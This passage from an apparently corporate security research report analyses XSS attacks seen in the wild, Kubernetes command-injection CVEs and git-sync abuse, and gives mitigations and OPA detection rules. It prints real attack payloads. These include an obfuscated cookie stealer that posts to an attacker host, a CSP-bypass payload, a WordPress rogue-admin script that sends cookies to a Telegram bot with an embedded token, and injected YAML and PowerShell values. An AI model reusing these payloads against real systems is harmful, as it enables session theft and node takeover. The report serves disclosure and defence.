3. **Content security policy bypasses.** When bug hunters encounter a scenario in which a target site has an XSS vulnerability but there is a content security policy (CSP) that is mitigating exploitation, there may be CSP weaknesses that can be abused. For example, consider this CSP response header:

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src
'none' ;report-uri /Report-parsing-url;
```

This policy is allowlisting domains for script loading in Angular JS and can be bypassed with the following payload that invokes callback functions and uses certain vulnerable classes:

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.
js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Threat actor tactics

When categorizing the purposes of the remotely sourced JavaScript, there were many examples of real-world threat actor tactics, including cookie stealing, website defacement, and session riding/cross-site request forgery (CSRF).

- **Cookie stealing.** Threat actors attempt to send session cookie data to a site they control so they can use them in account takeover attacks. The following example attempts to capture the URL, referrer, and document.cookie data and send them to the attacker's site in an XHR request.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Website defacement.** Threat actors inject JavaScript that uses document.documentElement.innerHTML to create a new HTML page to show to the client, as in the example code snippet that follows.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

Figure 19 shows a screenshot in Brave web browser with DevTools open, the underlying code, and the resulting HTML with the defacement




Fig. 19: XSS website takeover

- **Session riding/CSRF.** We saw many examples of threat actors attempting to execute blind session riding/CSRF attacks against WordPress admins. These payloads are hoping that a WordPress admin will somehow view log files or some HTML page with the attack payload. If this payload executes in the admin's browser, it attempts to capture a valid rest "nonce" value from an endpoint URL and then add bogus admin accounts. The example code below achieves the desired logic and, additionally, will send a notification to the threat actor's Telegram channel with the compromise details.

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

Not dead yet

XSS is not dead; it remains one of the biggest threats facing web applications. There is a whole world of XSS taking place that goes beyond PoC pop-up boxes. Malicious threat actors are leveraging XSS vulnerabilities for many nefarious purposes.

Organizations can help mitigate the abuse of XSS vulnerabilities within their web applications by conducting vulnerability scans and deploying web application firewalls to help protect vulnerable sites. End users should ensure that they are always using the latest version of their web browser (as many have built-in XSS protections) and consider installing a security plug-in such as NoScript.

Host security

Host security is a key player in today's cybersecurity world. Containers are like compact, self- contained packages that include an app and everything it needs to run. Unlike bulky VMs, containers work directly with the host system, making them lightweight and easy to deploy.

Although containers offer amazing flexibility, they also introduce new security challenges. Implementing host security requires careful planning and a deep understanding of potential risks. It's not just about protection — it's about creating a robust defense that can adapt to an ever-changing digital landscape. The bottom line? In today's tech world, smart host security isn't just an option — it's a necessity.

In this final section of the security-in-depth framework, the research takes a deep dive into the opportunities and challenges of Kubernetes.

Research study

Kubernetes

Kubernetes is an open source container orchestration framework. When Kubernetes is given an infrastructure and applications (in the form of containers), it knows to deploy and manage them, as well as to handle load balancing, failures, and scaling workloads. It is a major powerhouse in the world of distributed computation, and, as such, it is a lucrative target for attackers. Since Kubernetes is used to manage large parts of the organization's infrastructure and code, including critical components, an attack that successfully breaches or exploits it can have significant impact.

Because of the increased reliance on Kubernetes in the corporate world, we embarked on a research journey ourselves, and found six CVEs in Kubernetes in 2023 and 2024 that allow for command injection attacks. These attacks can lead to a compromise and a complete takeover of the Kubernetes cluster. We also found a design flaw in a sidecar project, that can allow for sensitive data exfiltration or persistent execution.

How Kubernetes works

Before we dive into how Kubernetes can be compromised and taken over, it's best to understand how it works.

The smallest computational unit in a Kubernetes cluster is called a *pod*. It consists of one or more containers that host the application that you want to run. Pods are run on a shared basis inside *nodes*, which are virtual or physical machines, and provide the computational resources. Overseeing everything are the *controller nodes*, which manage orchestration and resource allocation. It is also possible to create *namespaces* inside a cluster to isolate groups of resources inside the cluster. This allows you to create separation inside the cluster between different components (Figure 20).




Fig. 20: High-level overview of the Kubernetes cluster architecture

Configuring Kubernetes

Kubernetes uses YAML files for pretty much everything: from configuring the Container Network Interface to pod management and even secret handling. YAML is a data serialization language, designed to be human-friendly. Admins upload YAML files to the controller node with the configurations and actions they want to make (such as deploying a new pod) and the controller node takes care of everything (Figure 21).




Fig. 21: Kubernetes pod deploy workflow

Because of the administrative aspect required to configure and deploy containers, any vulnerability in the parsing mechanism of the configuration can lead to devastating results, such as complete takeover of the controller or worker nodes.

Command injection attacks

Usually, the only actions users can make on a Kubernetes cluster is to deploy or take down pods. The nodes themselves, which are the actual machines that run the pods, are out of reach. However, to deploy said pods, various actions must be taken on the nodes' operating system (OS), and those actions come as a direct result of the configuration supplied by the users. Lack of input verification or sanitization can allow attackers to inject OS commands into the input, which will be triggered during the YAML file processing and run on the node directly (Figure 22).




Fig. 22: Command injection attack, leading to running commands on the nodes directly

There are various reasons to try and take over the nodes in the cluster:

- **Computational resource stealing.** The ability to run arbitrary programs on the nodes and pods can allow attackers to host their own botnets on hacked infrastructure, or to run cryptomining operations.
- **Organization entry point.** Since pods host part of the organization's logic, they usually have some sort of connectivity to the rest of the data center. This means that an attacker that compromises the node might be able to achieve lateral movement and pivot to the rest of the network. This is especially lucrative for initial access brokers, who simply sell access to a breached network to the highest bidder.
- **Privilege escalation.** Since nodes host multiple containers and services, it is possible that some intracluster lateral movement is necessary to get the desired access. Although pods usually don't have that access, using a command injection attack to compromise the node might make it easier to access the necessary data.

Volumes are useful for updates — and takeover attacks

Our first set of vulnerabilities, which we disclosed near the end of 2023, is in the volumes feature of Kubernetes. Volumes are a set of directories shared between pods and the hosting node. Since pods are volatile in nature, volumes were made to create a permanent storage solution, which can be modified without having to re-create the pod container image. This is useful for when you need something update-able, like a website.

This is also useful when you want to take over the cluster. As volumes connect the node and the pod, they must point at actual paths on both the host's filesystem (the worker node) and on the pod's virtual filesystem. Both those paths are specified in the YAML configuration when deploying a new node and are of interest for our purposes (Figure 23).

```
    volumeMounts:
    - name: test
      mountPath: /var
      subPath: /log/syslog
  volumes:
  - name: test
    hostPath:
      path: /var
```

Fig. 23: Kubernetes volume configuration

CVE-2023-3676

Specifically, we're interested in the *subPath* parameter, which specifies a relative directory on the host. As part of the checks performed on this parameter, kubelet (the main service for running containers on nodes) checks if it's a symbolic link. On Windows, it does so by using a PowerShell command, and passes the parameter as is. Therefore, we can simply use a PowerShell evaluation string to cause it to run a command of our own before running the command to check whether the parameter is a symbolic link (Figure 24).




Fig. 24: Exploiting the subPath *symbolic link check*

We disclosed it to the Kubernetes team, and it was assigned CVE-2023-3676. They fixed the issue by passing the *subPath* parameter as an environment variable, which wasn't getting evaluated prior to the actual command execution. While fixing this issue, they also found two other similar parameter checks, which were assigned CVE-2023-3955 and CVE-2023-3893. Akamai researcher Tomer Peled was acknowledged as a contributor on those CVEs.

CVE-2023-5528

While our last CVE talked about a general sub-parameter in all Kubernetes volumes, our next issue is with a specific volume type named Local Volumes. Originally volumes were created to map a directory on the host node to the pod; in the case of a pod restart, it could get assigned to a different node and lose the data on the mapped folder. To address this issue, Kubernetes implemented *PersistentVolumes*, which remembers the node they were assigned on to ensure that the pod isn't being reassigned and losing its data.

The actual vulnerability is pretty similar. In the previous case, it checked whether the supplied path is a symbolic link. In this case, it creates a symbolic link between the path on the host and the pod's filesystem. The issue is that the symbolic link creation is done by directly running *cmd* with the input parameter unsanitized. That means we can simply inject our own malicious command into the path parameter, and get it to execute unhindered (Figure 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Fig. 25: Inserting a malicious command into the PersistentVolumes configuration

This will cause kubelet to run *cmd.exe* and execute our command upon parsing our configuration YAML (Figure 26).





Fig. 26: Outcome of the command injection

This vulnerability was assigned CVE-2023-5528. Kubernetes addressed the issue by using a safe implementation of symbolic link creation in Go (the programming language Kubernetes is built on), instead of using the unsafe *cmd* command.

Git-syncing into sharing secrets

The next set of issues we found wasn't directly in Kubernetes, but rather in its sidecar project git-sync. The git-sync project is meant to connect a pod and a git repository to sync changes between their site/server automatically instead of making changes manually through a CI/CD solution. For example, users could employ this feature to link their nginx pod with a repository that contains the files they want to expose through an nginx pod.

By looking into the git-sync use page, we can see that it supports many possible configuration parameters so that a user can customize git-sync to their needs. The two parameters that stood out the most as potential attack vectors were GITSYNC_GIT and GITSYNC_PASSWORD, and we propose two attack vectors to illuminate them.



Stealthy code execution

An attacker with low privileges (Create privileges) on the cluster or namespace can apply a malicious YAML file containing a path to their binary, causing it to be executed under the git-sync name (Figure 27). The binary file needs to be accessible by the pod, which can be done in a few different ways, such as via Kubernetes probes, volumes, or LOLBins that come with the git-sync pod.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Fig. 27: Proposed attack path

This isn't a vulnerability exactly, as we're not injecting any commands. We're simply telling the pod to use a different binary for git, and causing it to launch a malicious payload. After applying the configuration YAML file, a pod with git-sync will be created.

The added benefit that git-sync provides to attackers is that the malicious payload is partially concealed behind the git-sync name and pod, and is more likely to be overlooked by attackers. This can be particularly useful for cryptojacking attacks, where you just need the computational resources.

Data exfiltration

The second attack involves the GITSYNC_PASSWORD_FILE parameter. Git-sync users can use this parameter to provide an authentication file for the pod, which will then be used when connecting to the repository.

An attacker with high-privilege edit permissions can point the parameter's value to a file on the pod that the attacker wants to exfiltrate, and also modify the git repository location. The next deployment of the git-sync process inside the pod will send the file requested in the GITSYNC_PASSWORD_FILE parameter from the pod to the attacker's machine. There are no restrictions on the file paths or permissions required for the GITSYNC_PASSWORD_FILE.

A high-risk exfiltration is not hard to imagine. For example, attackers can use this technique to retrieve the access token of the pod, which would allow them to interact with the cluster under the guise of the git-sync pod.

We reported both attack vectors to the Kubernetes team (who are also responsible for git-sync), but they did not deem them to be vulnerabilities. They did encourage us to share our findings with the community, which we did at the Red Team Village at DEF CON 32.

Logging for trouble

The last command injection vulnerability we found was CVE-2024-9042, and it's in a new logging mechanism, called Log Query.

Log Query is a beta feature in Kubernetes' larger logging framework. This feature allows users to query remote machines for their system status by using either the cli or curl. For example, a user can type the following command to query the status of the kubelet service on a remote node:

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

Behind the scenes, the queries are built (on the remote node) using PowerShell commands, which triggered our curiosity about whether they're also vulnerable to command injections. By looking at the various parameters that Log Query can receive, we saw that Kubernetes did learn from previous issues — and the service name parameter, which is probably the most commonly used, is being validated prior to its use.

However, Log Query supports lookup by pattern and not just via explicit service name, and the pattern parameter is not sanitized nor validated. Therefore, an attacker could craft a Log Query API with a malicious PowerShell command injected in the pattern field, and it would be executed on the remote node.

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

The vulnerability isn't that easy to exploit, however, as the queried service not only needs to have the beta Log Query, but also must do its logging to the Event Tracing for Windows framework (not to the default logging framework, *klog*). This severely limits the exploitation targets, but doesn't eliminate them. For example, the popular networking interface Calico contains the Non-Sucking Service Manager, which is vulnerable.

Detection and mitigation

The best and most immediate mitigation is, of course, to patch your Kubernetes instances to the latest version. That said, there are detection solutions and other mitigation strategies to reduce the impact a successful exploitation can have on an unpatched cluster.

It is crucial to protect a Kubernetes environment with a comprehensive security policy covering multiple aspects. This includes Pod Security Policies (PSPs) that outline security requirements for a pod to operate within a Kubernetes cluster, network policies that control how pods communicate with one another and external services, and runtime security policies that focus on protecting containerized workloads during execution.

For example, PSPs specifically focus on governing privilege escalation, running containers with root privileges, accessing the host filesystem, and other security-related settings (e.g., kernel capabilities, volume types, host namespace access, etc.). Also, using Kubernetes' built-in secret storage mechanism can help effectively manage passwords, certificates, and API keys, and automated alerting and logging systems may be implemented to better identify and respond to security incidents.

Role-based access control

Role-based access control is a method that segments user operations according to the user's identity and role. For example, each user can only create pods in their own namespace or can only view information for allowed namespaces. Since all the vulnerabilities we described above require some level of privilege (mainly the ability to deploy pods), restricting users to specific namespaces will reduce the blast radius from the whole cluster to just that namespace.

Threat hunting

Since most of those techniques overtake the Kubernetes node(s), they should generate anomalies. By keeping a close eye on those machines and maintaining a baseline of "normality," it should be possible to raise alerts on any postexploitation activity. With the support of Akamai Guardicore Segmentation for Kubernetes, and with the help of Akamai Hunt, it is possible to keep ahead of emerging threats.

Keep in mind that the vulnerabilities discussed here only affect Windows nodes. If your Kubernetes cluster doesn't have any Windows nodes, there's much less risk (but not nil, since we aren't the only security researchers that find vulnerabilities).

Also, since the issue lies within the source code, this threat will remain active and exploitation of it will likely increase. This is why we strongly advise patching your cluster to remain future-proof even if it doesn't currently have any Windows nodes.

Open Policy Agent

Open Policy Agent (OPA) is an open source agent that allows users to receive data on traffic going in and out of nodes and to take policy-based actions on the received data. We've provided the following OPA rules to help detect and block possible exploitation attempts, based on the vulnerable parameters.

CVE-2023-3676

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "Pod"
    path := input.request.object.spec.containers.volumeMounts.subPath
    not startswith(path, "$(")
    msg := sprintf("malicious path: %v was found", [path])
}
```

CVE-2023-5528

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "PersistentVolume"
    path := input.request.object.spec.local.path
    contains(path, "&")
    msg := sprintf("malicious path: %v was found", [path])
}
```

Git-sync

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "<Deployment/Pod>"
    path := input.request.object.spec.env.name
    contains(path, "GITSYNC_GIT")
    msg := sprintf("Gitsync binary parameter detected, possible
payload alteration, verify new binary ", [path])
}
```

Closing insights

Roger Barranco

Akamai's Vice President of Global Security Operations

This collection of cutting-edge cybersecurity research represents the best and most recent work from the hundreds of Akamai researchers and data scientists who have been at the forefront of cybersecurity innovation for more than two decades. I hope you discovered how our research can help you devise practical strategies for keeping your organization safe in 2025 and beyond.

To help achieve that goal, here's a four-step approach that combines proactive measures with reactive response. This approach, along with a strategy that **operationalizes research**, builds a robust defense against threats.

Combining proactive steps with reactive response

1. **Implement basic cyber hygiene everywhere.** Regular system updates, strong access controls, comprehensive logging, and adherence to security best practices form the foundation of any solid security strategy. These fundamental practices prevent a significant portion of potential attacks by effectively "declining" many cyber "invitations" without additional effort.

2. **Consistently layer your environment behind security platforms.** Build on basic hygiene by implementing multiple security layers. Deploy web application firewalls, API security measures, and distributed denial-of-service protection. Consistently applying these layers creates a robust defense-in-depth strategy that withstands and repels a wide array of cyberthreats.

3. **Keep a laser-sharp focus on business-critical services.** Identify and prioritize protection for your organization's crown jewels; that is, the systems and data that, if compromised, could severely damage your operations, reputation, or bottom line. Allocate additional resources and implement enhanced security measures for these critical assets to ensure that they receive the highest level of protection.

4. **Have a trusted incident response team or partner on call.** Most enterprises will eventually face a significant cyber incident. When — not if — defenses are breached, a readily available trusted team or partner can make all the difference. Their rapid response capabilities can help your organization survive the attack and quickly recover, minimize damage, and swiftly restore normal operations.

This balanced four-step strategy combines the wisdom of avoiding unnecessary risks with the pragmatism of being prepared for unavoidable realities. As a security operations leader with decades of experience, I've witnessed firsthand how this approach helps organizations avoid potential cyber disasters and recover swiftly from breaches. Organizations that implement these four steps consistently demonstrate greater resilience and adaptability in the face of cyberthreats.

Proactive defense combined with punch readiness

When people ask me about cybersecurity, I often find myself turning to an unlikely source of wisdom: the comedian W.C. Fields. "I don't have to attend every argument I'm invited to," he quipped — and this lighthearted observation takes on a powerful new dimension in cybersecurity. Just as we can choose to disengage from unproductive conflicts, organizations can strategically decide which cyber "invitations" to decline.

In the digital landscape, these "invitations" often manifest as potential vulnerabilities or attack vectors. By implementing basic cyber hygiene practices, organizations can sidestep many of today's cyberattacks before they begin. This proactive approach allows companies to "decline" a significant portion of cyberthreats without expending much additional effort.

There's another quote I like to use as a counterpoint — also from an unlikely source: the boxer Mike Tyson. As Tyson starkly reminded us, "Everybody has a plan until they get punched in the mouth." This harsh reality presents an interesting contrast to Fields' measured approach. In cybersecurity, both perspectives hold merit, and striking a balance between them is crucial.

The four-step strategy isn't just theoretical — it's battle-tested in the trenches of real-world cyber conflicts. By implementing these measures, organizations significantly enhance their cybersecurity posture by ensuring that they're well-equipped to navigate the complex digital world — ready to decline unnecessary "invitations" and to withstand inevitable "punches."

The research in this SOTI provides the latest insights and tools to stay ahead of threats in the ever-evolving cybersecurity landscape. Let this collection be a guide to building a more resilient and secure digital future.

Research contributors

Liron Schiff
Principal Security Researcher, Akamai

For more than a decade, Liron (also a Chief Scientist for the AI security research group) has been leading R&D projects in the cybersecurity industry along with academic research in the area of computer networks. His research focuses on the programmability, resiliency, and security aspects of networks.

Stiv Kupchik
Former Security Researcher Team Lead

